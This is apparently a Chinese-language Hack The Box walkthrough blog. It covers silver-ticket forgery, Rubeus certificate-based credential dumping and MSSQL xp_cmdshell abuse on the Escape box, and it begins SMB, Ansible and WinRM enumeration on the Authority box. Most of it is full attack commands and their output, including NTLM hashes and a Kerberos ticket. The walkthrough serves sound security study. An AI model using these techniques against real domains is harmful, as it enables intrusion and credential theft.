
然而,Rubeus试图将返回的票证直接加载到当前终端中,所以从理论上讲,一旦运行它,就可以进入administrator的文件夹并获得flag。然而,这并不适用于Evil-WinRM。

相反,使用/getcredentials /show /nowrap运行相同的命令。会转储有关该帐户的密码凭证信息

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
*Evil-WinRM* PS C:\programdata> .\Rubeus.exe asktgt /user:administrator /certificate:C:\programdata\cert.pfx /getcredentials /show /nowrap

______ _
(_____ \ | |
_____) )_ _| |__ _____ _ _ ___
| __ /| | | | _ \| ___ | | | |/___)
| | \ \| |_| | |_) ) ____| |_| |___ |
|_| |_|____/|____/|_____)____/(___/

v2.0.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Ryan.Cooper, CN=Users, DC=sequel, DC=htb
[*] Building AS-REQ (w/ PKINIT preauth) for: 'sequel.htb\administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

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

ServiceName : krbtgt/sequel.htb
ServiceRealm : SEQUEL.HTB
UserName : administrator
UserRealm : SEQUEL.HTB
StartTime : 6/19/2023 7:10:32 AM
EndTime : 6/19/2023 5:10:32 PM
RenewTill : 6/26/2023 7:10:32 AM
Flags : name_canonicalize, pre_authent, initial, renewable
KeyType : rc4_hmac
Base64(key) : qsYHqNw7wdiSCV8wdcq3jQ==
ASREP (key) : 0A4A84695595EA2E6C8D156B44ABB6E5

[*] Getting credentials using U2U

CredentialInfo :
Version : 0
EncryptionType : rc4_hmac
CredentialData :
CredentialCount : 1
NTLM : A52F78E4C751E5F5E17E1E9F3E58F4EE

最后一行是管理员帐户的NTLM hash。

Silver Ticket

背景

Escape “非预期”

在Escape中有一条涉及Silver Tickets的攻击路径。这个路径是在HTB测试中检测到的,但是team和box作者决定保留它,因为在这个场景中没有好的方法来修复,并且这个攻击路径被评估为更难发现,并且和预期的攻击路径一样困难。

Silver Tickets

Silver Tickets 攻击详细介绍How Attackers Use Kerberos Silver Tickets to Exploit Systems

  • Silver Ticket Attack

通常,想对MSSQL进行身份验证时,为服务原则名称(SPN)请求Kerberos票据。该请求转到密钥分发中心(KDC)(通常是域控制器),在那里查找与该SPN关联的用户,检查被请求的用户是否应该具有访问权限,经过几轮通信后,返回用户的票据,并用服务帐户的NTLM hash对其进行加密。现在,当用户将该票据提供给服务时,服务可以将其解密并将其用作身份验证。

在银票攻击中,所有与DC的通信都被跳过。攻击者伪造服务票证(也称为TGS),并用服务帐户的NTLM对其进行加密。

Escape的攻击策略

有sql_svc帐户的NTLM hash。MSSQL服务没有分配SPN(如果分配了SPN,可以要求DC生成一个用sql_svc的hash加密的服务票据,然后对其进行修改)。不过,不需要DC。可以使用Impacket工具在本地伪造一个服务票据,用sql_svc的NTML hash加密它,然后连接到MSSQL。这个票据将不能在任何其他服务上工作,但将能够在MSSQL上模拟任何用户。

信息收集

概述

为了生成一张银票,使用ticketer.py,需要以下信息:

  • sql_svc的NTLM hash
  • 域SID
  • 域名
  • SPN(不一定是有效的SPN)
  • 要模拟的用户的名称

现在已经有了sequel.htb的域名。

NTLM Hash

已经获得了sql_svc的密码,但是需要NTLM hash。有很多在线工具可以计算NTLM Hash Generator。

可以使用Python,使用hashlib, NTLM是一个MD4具有UTF-16小端编码的密码:

1
2
3
>>> import hashlib
>>> hashlib.new('md4', 'REGGIE1234ronnie'.encode('utf-16le')).digest()
b'\x14C\xec\x19\xdaM\xacO\xfc\x95;\xca\x1bW\xb4\xcf'

使用hex()打印:

1
2
>>> hashlib.new('md4', 'REGGIE1234ronnie'.encode('utf-16le')).digest().hex()
'1443ec19da4dac4ffc953bca1b57b4cf'

Domain SID

Get-ADDomain返回关于域的信息,包括SID:

1
2
*Evil-WinRM* PS C:\programdata> Get-ADDomain | fl DomainSID
DomainSID : S-1-5-21-4078382237-1492182817-2568127209

Silver Ticket

生成

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# ticketer.py -nthash 1443ec19da4dac4ffc953bca1b57b4cf -domain-sid S-1-5-21-4078382237-1492182817-2568127209 -domain sequel.htb -spn doesnotmatter/dc.sequel.htb administrator
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for sequel.htb/administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncTGSRepPart
[*] Saving ticket in administrator.ccache

它计算必要的信息并将TGS保存在administrator.ccache中。使用KRB5CCNAME环境变量告诉系统使用该服务票证进行身份验证。可以通过运行export KRB5CCNAME=administrator来完成。通过包含KRB5CCNAME=administrator。在每个命令之前使用ccache(使用它来显示使用它的位置)。

连接

有了这个票据,就可以以管理员身份向MSSQL进行身份验证:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# ntpdate -u dc.sequel.htb 1 ⨯
2023-06-19 12:35:11.302698 (-0400) +1.961441 +/- 0.163425 dc.sequel.htb 10.10.11.202 s1 no-leap
CLOCK: time stepped by 1.961441

┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# KRB5CCNAME=administrator.ccache mssqlclient.py -k dc.sequel.htb
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>

读取flag

在这里,可以作为administrator从box中读取文件:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# ntpdate -u dc.sequel.htb
ntpdig: no eligible servers

┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# ntpdate -u dc.sequel.htb 1 ⨯
2023-06-19 12:35:11.302698 (-0400) +1.961441 +/- 0.163425 dc.sequel.htb 10.10.11.202 s1 no-leap
CLOCK: time stepped by 1.961441

┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# KRB5CCNAME=administrator.ccache mssqlclient.py -k dc.sequel.htb
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> SELECT * FROM OPENROWSET(BULK N'C:\users\ryan.cooper\desktop\user.txt', SINGLE_CLOB) AS Contents
BulkColumn

---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

b'47e8a7ffa5ff5b79ea0eeb5906ec2a46\r\n'

SQL> SELECT * FROM OPENROWSET(BULK N'C:\users\administrator\desktop\root.txt', SINGLE_CLOB) AS Contents
BulkColumn

---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

b'427e2e823cf867a7a25b8f6d9943be9b\r\n'

命令执行

xp_cmdshell仍然被禁用,但与sql_svc不同,administrator用户有权限启用它:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
SQL> xp_cmdshell whoami
[-] ERROR(DC\SQLMOCK): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
SQL> EXECUTE sp_configure 'show advanced options', 1
[*] INFO(DC\SQLMOCK): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE
SQL> EXECUTE sp_configure 'xp_cmdshell', 1
[*] INFO(DC\SQLMOCK): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE
SQL> xp_cmdshell whoami
output

--------------------------------------------------------------------------------

sequel\sql_svc

NULL

这些命令仍然作为sql_svc身份运行。这是因为sql_svc仍然是运行MSSQL服务的进程。它只能与操作系统协商以administrator身份读取文件,因为有那个票据。

使用administrator身份读写文件,可以将其转换为administrator身份执行。这个PayloadsAllTheThings页面展示了各种方法。HackBack中展示了DiagHub方法,尽管后来打了补丁。在Proper中展示了WerTrigger方法,仍然有用。

Reference Sources

  • 0xdf’s blog Escape walkthrough
  • HTB’s official Escape walkthrough
  • Responder
  • SharpCollection
  • Certify
  • Investigating Certificate Template Enrollment Attacks – (ADCS)
  • certipy
  • Silver Ticket Attack
  • How Attackers Use Kerberos Silver Tickets to Exploit Systems

ESC1 与不支持 PKINIT 时的证书认证

Ansible Vault 和 PWM LDAP 配置连接服务账户,证书模板中的 SAN 与注册权限决定 ESC1 条件。PKINIT 失败后原文分别记录 LDAP 与 PassTheCert 路径。

来源 htb-authority · 原记录 2023-12-11 · 37 个代码块 · 16 处图片引用

查看分析过程、攻击步骤与完整代码

简述

本文是medium难度的HTB authority机器的域渗透部分,其中ansible hash crack + ESC1 attack + pass-the-cert attack等域渗透只是细节是此box的特色,主要参考0xdf’s blog authority walkthrough和HTB的authority官方writeup paper记录这篇博客加深记忆和理解,及供后续做深入研究查阅,备忘。

信息收集

nmap

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
 ⚡ root@kali  ~/hackthebox/machine/authority  nmap -v -sV -p- --min-rate=10000 10.10.11.222
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-12-11 09:59:06Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8443/tcp open ssl/https-alt
9389/tcp open mc-nmf .NET Message Framing
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49673/tcp open msrpc Microsoft Windows RPC
49688/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49689/tcp open msrpc Microsoft Windows RPC
49691/tcp open msrpc Microsoft Windows RPC
49692/tcp open msrpc Microsoft Windows RPC
49700/tcp open msrpc Microsoft Windows RPC
49709/tcp open msrpc Microsoft Windows RPC
49716/tcp open msrpc Microsoft Windows RPC
49735/tcp open msrpc Microsoft Windows RPC
  • 一级枚举:

SMB (445)
DNS (53)
HTTP (80) / HTTPS (8443)

  • 二级枚举:

Kerberos (88)
LDAP (389, others)
RPC (135)

  • 如果找到密码凭证信息:

WinRM (5985)

SMB - TCP 445

Netexec(前身是crackmapexec)显示authority.htb的域名和hostname:

1
2
 ⚡ root@kali  ~/hackthebox/machine/authority  netexec smb 10.10.11.222
SMB 10.10.11.222 445 AUTHORITY [*] Windows 10.0 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)

如果尝试不用creds列出creds,失败,但可以使用一些垃圾creds:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
 ⚡ root@kali  ~/hackthebox/machine/authority  netexec smb 10.10.11.222 --shares
SMB 10.10.11.222 445 AUTHORITY [*] Windows 10.0 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.222 445 AUTHORITY [-] Error getting user: list index out of range
SMB 10.10.11.222 445 AUTHORITY [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
⚡ root@kali  ~/hackthebox/machine/authority  netexec smb 10.10.11.222 -u fdvoid0 -p '' --shares
SMB 10.10.11.222 445 AUTHORITY [*] Windows 10.0 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.222 445 AUTHORITY [+] authority.htb\fdvoid0:
SMB 10.10.11.222 445 AUTHORITY [*] Enumerated shares
SMB 10.10.11.222 445 AUTHORITY Share Permissions Remark
SMB 10.10.11.222 445 AUTHORITY ----- ----------- ------
SMB 10.10.11.222 445 AUTHORITY ADMIN$ Remote Admin
SMB 10.10.11.222 445 AUTHORITY C$ Default share
SMB 10.10.11.222 445 AUTHORITY Department Shares
SMB 10.10.11.222 445 AUTHORITY Development READ
SMB 10.10.11.222 445 AUTHORITY IPC$ READ Remote IPC
SMB 10.10.11.222 445 AUTHORITY NETLOGON Logon server share
SMB 10.10.11.222 445 AUTHORITY SYSVOL Logon server share

“Department Shares” 共享没有权限.

能访问的共享是”Development”。它有一个单一的目录Automation\Ansible,它有四个目录:

1
2
3
4
5
6
7
8
9
10
11
12
 ⚡ root@kali  ~/hackthebox/machine/authority  smbclient -N //10.10.11.222/Development
Can't load /etc/samba/smb.conf - run testparm to debug it
Try "help" to get a list of possible commands.
smb: \> ls Automation\Ansible\
. D 0 Fri Mar 17 09:20:50 2023
.. D 0 Fri Mar 17 09:20:50 2023
ADCS D 0 Fri Mar 17 09:20:48 2023
LDAP D 0 Fri Mar 17 09:20:48 2023
PWM D 0 Fri Mar 17 09:20:48 2023
SHARE D 0 Fri Mar 17 09:20:48 2023

5888511 blocks of size 4096. 1518451 blocks available

每个都有一个Ansible设置。例如,ADCS:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
smb: \> ls Automation\Ansible\ADCS\
. D 0 Fri Mar 17 09:20:48 2023
.. D 0 Fri Mar 17 09:20:48 2023
.ansible-lint A 259 Thu Sep 22 01:34:12 2022
.yamllint A 205 Tue Sep 6 12:07:26 2022
defaults D 0 Fri Mar 17 09:20:48 2023
LICENSE A 11364 Tue Sep 6 12:07:26 2022
meta D 0 Fri Mar 17 09:20:48 2023
molecule D 0 Fri Mar 17 09:20:48 2023
README.md A 7279 Tue Sep 6 12:07:26 2022
requirements.txt A 466 Tue Sep 6 12:07:26 2022
requirements.yml A 264 Tue Sep 6 12:07:26 2022
SECURITY.md A 924 Tue Sep 6 12:07:26 2022
tasks D 0 Fri Mar 17 09:20:48 2023
templates D 0 Fri Mar 17 09:20:48 2023
tox.ini A 419 Tue Sep 6 12:07:26 2022
vars D 0 Fri Mar 17 09:20:48 2023

5888511 blocks of size 4096. 1518420 blocks available

Active Directory证书服务(ADCS)是一个很有价值的目标,但没有creds做不了什么。注意到这一点,作为再次检查的提示。

DNS - TCP / UDP 53

TCP 53端口开放,尝试在SMB枚举标识的域上进行zone transfer:

1
2
3
4
5
 ⚡ root@kali  ~/hackthebox/machine/authority  dig axfr authority.htb @10.10.11.222

; <<>> DiG 9.19.17-1-Debian <<>> axfr authority.htb @10.10.11.222
;; global options: +cmd
; Transfer failed.

不允许Zone transfers。

反向查找也不会得到任何有用的信息:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
 ⚡ root@kali  ~/hackthebox/machine/authority  dig -x 10.10.11.222 @10.10.11.222
;; communications error to 10.10.11.222#53: timed out

; <<>> DiG 9.19.17-1-Debian <<>> -x 10.10.11.222 @10.10.11.222
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 54962
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;222.11.10.10.in-addr.arpa. IN PTR

;; Query time: 3992 msec
;; SERVER: 10.10.11.222#53(10.10.11.222) (UDP)
;; WHEN: Mon Dec 11 07:31:55 EST 2023
;; MSG SIZE rcvd: 54

将以下域名添加到/etc/hosts

1
10.10.11.222    authority.authority.htb authority.htb

Website - TCP 80

iis界面没有任何东西

PWM - TCP 8443

web root重定向到/pwm/,呈现一个pwm界面:

  • PWM: 一个用于LDAP目录的开源密码自助服务应用程序。

Shell as svc_ldap

Ansible 文件

SMB共享中的一个目录命名为PWM:

1
2
3
4
5
6
7
8
9
10
11
12
13
smb: \Automation\Ansible\PWM\> ls
. D 0 Fri Mar 17 09:20:48 2023
.. D 0 Fri Mar 17 09:20:48 2023
ansible.cfg A 491 Thu Sep 22 01:36:58 2022
ansible_inventory A 174 Wed Sep 21 18:19:32 2022
defaults D 0 Fri Mar 17 09:20:48 2023
handlers D 0 Fri Mar 17 09:20:48 2023
meta D 0 Fri Mar 17 09:20:48 2023
README.md A 1290 Thu Sep 22 01:35:58 2022
tasks D 0 Fri Mar 17 09:20:48 2023
templates D 0 Fri Mar 17 09:20:48 2023

5888511 blocks of size 4096. 1145489 blocks available

把这些文件下载下来

1
2
3
4
5
6
7
8
9
10
11
12
smb: \Automation\Ansible\> prompt off
smb: \Automation\Ansible\> recurse true
smb: \Automation\Ansible\> mget PWM
getting file \Automation\Ansible\PWM\ansible.cfg of size 491 as PWM/ansible.cfg (0.5 KiloBytes/sec) (average 0.5 KiloBytes/sec)
getting file \Automation\Ansible\PWM\ansible_inventory of size 174 as PWM/ansible_inventory (0.1 KiloBytes/sec) (average 0.3 KiloBytes/sec)
getting file \Automation\Ansible\PWM\README.md of size 1290 as PWM/README.md (1.0 KiloBytes/sec) (average 0.5 KiloBytes/sec)
getting file \Automation\Ansible\PWM\defaults\main.yml of size 1591 as PWM/defaults/main.yml (1.6 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\PWM\handlers\main.yml of size 4 as PWM/handlers/main.yml (0.0 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\PWM\meta\main.yml of size 199 as PWM/meta/main.yml (0.2 KiloBytes/sec) (average 0.6 KiloBytes/sec)
getting file \Automation\Ansible\PWM\tasks\main.yml of size 1832 as PWM/tasks/main.yml (1.8 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\PWM\templates\context.xml.j2 of size 422 as PWM/templates/context.xml.j2 (0.4 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\PWM\templates\tomcat-users.xml.j2 of size 388 as PWM/templates/tomcat-users.xml.j2 (0.5 KiloBytes/sec) (average 0.7 KiloBytes/sec)

ansible_inventory 文件似乎有WinRM的密码

用netexec尝试:

1
2
3
4
 ⚡ root@kali  ~/hackthebox/machine/authority  netexec winrm authority.htb -u administrator -p 'Welcome1'
SMB 10.10.11.222 5985 AUTHORITY [*] Windows 10.0 Build 17763 (name:AUTHORITY) (domain:authority.htb)
HTTP 10.10.11.222 5985 AUTHORITY [*] http://10.10.11.222:5985/wsman
HTTP 10.10.11.222 5985 AUTHORITY [-] authority.htb\administrator:Welcome1

\Automation\Ansible\PWM\defaults\main.yml有PWM的配置文件:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

